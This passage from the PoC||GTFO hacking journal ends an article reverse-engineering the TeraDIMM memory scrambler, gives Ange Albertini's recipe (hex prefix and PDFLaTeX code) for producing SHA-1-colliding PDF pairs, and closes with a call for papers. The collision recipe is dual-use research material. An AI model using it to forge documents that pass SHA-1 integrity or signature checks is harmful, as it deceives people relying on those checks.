The main distinction that the TeraDIMM patent makes is the scrambling applied is based on four bits of the memory address versus the scrambling based on the (18-bit) SCRMSEED. Both the memory address- and SCRMSEED-based scrambling are used to generate the cipher stream 64 byte blocks at a time.[59] Each 64 byte cipher-stream-block is a (linear) combination of different blocks of data that are selected with respect to the bits of the memory address. See Figure 30.

Because the address-based scrambling does not depend on the SCRMSEED, this is canceled out in the differential images obtained by Bauer. This is how far the TeraDIMM patent takes us; however, with this and our data in mind it was easy to see that the SCRMSEED based scrambling is also built up by XORing blocks together. Again depending on the bits of the SCRMSEED set, different blocks are XORed together.

Hence, to reproduce any possible cipher stream we only need four such blocks for the address scrambling, and eighteen blocks for the SCRMSEED scrambling. We have named the eighteen SCRMSEEDs that produce the latter blocks the (SCRMSEED) toggleseeds. We'll leave the four address scrambling blocks for now and focus on the toggleseeds.

The next step in distilling the redundancy in the cipher stream is to exploit the observation that for specific toggleseeds parts of the 64 byte blocks overlap in a sequential manner. (See Figure 32.) The 18 toggleseeds can be placed in four groups and any block of data associated with the toggleseeds can be reproduced by picking a different offset in the non-redundant stream of one of the four groups. Going back from the overlapping stream to the cipher stream of SCRMSEED `0x100` we start at an offset of 16 bytes and take 64 bytes, obtaining `00 30 80 ... 87 b7 c3`.

[58] US Patent 8713379.

[59] This is the largest amount of data that can be burst over the DDR3 bus.




Figure 30. TeraDIMM Scrambling

$$\texttt{overlappingstream}(\textcircled{z}) \quad \begin{pmatrix} 0000\ 1100\ 0000 \\ 0000\ 0110\ 0000 \\ 0000\ 0011\ 0000 \\ 0000\ 0001\ 1000 \\ 0000\ 0000\ 1100 \\ 0000\ 0000\ 0110 \\ 0000\ 0000\ 0011 \\ 0001\ 0000\ 0011 \\ 0001\ 1000\ 0011 \\ 0001\ 1100\ 0011 \\ 0001\ 1110\ 0011 \\ 0001\ 1111\ 0011 \end{pmatrix} \cdot \begin{pmatrix} \text{stretch}_0 \\ \text{stretch}_1 \\ \text{stretch}_2 \\ \text{stretch}_3 \\ \text{stretch}_4 \\ \text{stretch}_5 \\ \text{stretch}_6 \\ \text{stretch}_7 \\ \text{stretch}_8 \\ \text{stretch}_9 \\ \text{stretch}_{10} \\ \text{stretch}_{11} \end{pmatrix}$$

Figure 31. Scrambler Matrix

Finally, the overlapping streams of two of the four groups can be used to define the other two; by combining specific eight byte stretches i.e., multiplying the stream with a static matrix. For example, to obtain the first stretch of the overlapping stream of SCRMSEEDs `0x4`, `0x10`, `0x100`, `0x1000`, and `0x10000` we combine the fifth and the sixth stretch of the overlapping stream of SCRMSEEDs `0x1`, `0x40`, `0x400`, and `0x4000`. That is `20 00 10 00 08 00 04 00` = `00 01 00 00 00 00 00 00` ^ `20 01 10 00 08 00 04 00`. The matrix is the same between the two groups and provided in Figure 31. One is invited to verify the correctness of that figure using Figure 32.

Some future work remains to be done. We postulate the existence of a mathematical basis to these observations, but a nice mathematical relationship underpinning the observations is yet to be found. Any additional details can be found in my TUE thesis.[60]

[60] `unzip pocorgtfo18.pdf heijningen-thesis.pdf`




Figure 32. Overlapping Streams

18:10 Easy SHA-1 Colliding PDFs with PDFLaTeX.

by Ange Albertini

In the summer of 2015, I worked with Marc Stevens on the re-usability of a SHA1 collision: determining a prefix could enable us to craft an infinite amount of valid PDF pairs, with arbitrary content with a SHA-1 collision.

```
000:  .% .P .D .F .- .1 .. .3 \n .% E2 E3 CF D3 \n \n
010:  \n .1    .0    .o .b .j \n .< .< ./ .W .i .d .t
020:  .h    .2    .0    .R ./ .H .e .i .g .h .t    .3
030:     .0    .R ./ .T .y .p .e    .4    .0    .R ./
040:  .S .u .b .t .y .p .e    .5    .0    .R ./ .F .i
050:  .l .t .e .r    .6    .0    .R ./ .C .o .l .o .r
060:  .S .p .a .c .e    .7    .0    .R ./ .L .e .n .g
070:  .t .h    .8    .0    .R ./ .B .i .t .s .P .e .r
080:  .C .o .m .p .o .n .e .n .t    .8 .> .> \n .s .t
090:  .r .e .a .m \n FF D8 FF FE 00 24 .S .H .A .- .1
0a0:     .i .s    .d .e .a .d .! .! .! .! .! 85 2F EC
0b0:  09 23 39 75 9C 39 B1 A1 C6 3C 4C 97 E1 FF FE 01
0c0:  ??
```

The first SHA-1 colliding pair of PDF files were released in February 2017.[61] I documented the process and the result in my "Exploiting hash collisions" presentation.

The resulting prefix declares a PDF, with a PDF object declaring an image as object 1, with references to further objects 2–8 in the file for the properties of the image:

```
                PDF signature  000: %PDF-1.3
            non-ASCII marker   009: %âãÏÓ
           object declaration  011: 1 0 obj
image object properties        019: <</Width 2 0 R/Height 3 0 R/Type 4 0 R
                                    /Subtype 5 0 R/Filter 6 0 R
                                    /ColorSpace 7 0 R/Length 8 0 R
                                    /BitsPerComponent 8>>
      stream content start     08e: stream
     JPEG Start Of Image       095: FF D8          length: 36
           JPEG comment        097: FF FE 00 24
hidden death statement           09b: SHA-1 is dead!!!
  randomization buffer           0ad: 85 2F .. .. 97 E1
           JPEG comment        0bd: FF FE 01
start of collision block       0c0:          ??    byte with a xor
                                                   difference of 0x0C
                                       length: 01??
```

The PDF is otherwise entirely normal. It's just a PDF with its first eight objects used, and with a image of fixed dimensions and colorspace, with two different contents in each of the colliding files.

The image can be displayed one or many times, with optional clipping, and the raw data of the image can be also used as page content under specific readers (non browsers) if stored losslessly repeating lines of code eight times.

The rest of the file is totally standard. It could be actually a standard academic paper like this one.

We just need to tell PDFLaTeX that object 1 is an image, that the next seven objects are taken, and do some postprocessing magic: since we can't actually build the whole PDF file with the perfect precision for hash collisions, we'll just use placeholders for each of the objects. We also need to tell PDFLaTeX to disable decompression in this group of objects.

Here's how to do it in PDFLaTeX. You may have to put that even before the `documentclass` declaration to make sure the first PDF objects are not reserved yet.

```
\begingroup

 \pdfcompresslevel=0\relax

 \immediate\pdfximage width 40pt {<foo.jpg>}

 \immediate\pdfobj{65535}          %/Width
 \immediate\pdfobj{65535}          %/Height
 \immediate\pdfobj{/XObject}       %/Type
 \immediate\pdfobj{/Image}         %/SubType
 \immediate\pdfobj{/DCTDecode}     %/Filters
 \immediate\pdfobj{/DeviceGray}    %/ColorSpace
 \immediate\pdfobj{123456789}      %/Length

\endgroup
```

Then we just need to get the reference to the last PDF image object, and we can now display our image wherever we want.

```
\edef \shattered{
            \pdfrefximage\the\pdflastximage}
```

We then just need to actually overwrite the first eight objects of a colliding PDF, and everything falls into place.[62] You can optionally adjust the XREF table for a perfectly standard, SHA-1 colliding, and automatically generated PDF pair.

[61] `unzip pocorgtfo14.pdf shattered.pdf`

[62] See `https://alf.nu/SHA1` or `unzip pocorgtfo18.pdf sha1collider.zip`.

18:11 Bring out your dead! Bugs, that is.

from the desk of Pastor Manul Laphroaig,
Tract Association of PoC||GTFO.

Dearest neighbor,

Our scruffy little gang started this самиздат journal a few years back because we didn't much like the academic ones, but also because we wanted to learn new tricks for reverse engineering. We wanted to publish the methods that make exploits and polyglots possible, so that folks could learn from each other. Over the years, we've been blessed with the privilege of editing these tricks, of seeing them early, and of seeing them through to print.

Now it's your turn to share what you know, that nifty little truth that other folks might not yet know. It could be simple, or a bit advanced. Whatever your nifty tricks, if they are clever, we would like to publish them.

Do this: write an email in 7-bit ASCII telling our editors how to reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian, and German.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick explanation would do.

Teach me how to falsify a freshman physics experiment by abusing floating-point edge cases. Show me how to enumerate the behavior of all illegal instructions in a particular implementation of 6502, or how to quickly blacklist any byte from amd64 shellcode. Explain to me how shellcode in Wine or ReactOS might be simpler than in real Windows.

Don't tell us that it's possible; rather, teach us how to do it ourselves with the absolute minimum of formality and bullshit.

Like an email, we expect informal language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, T.G. S.B.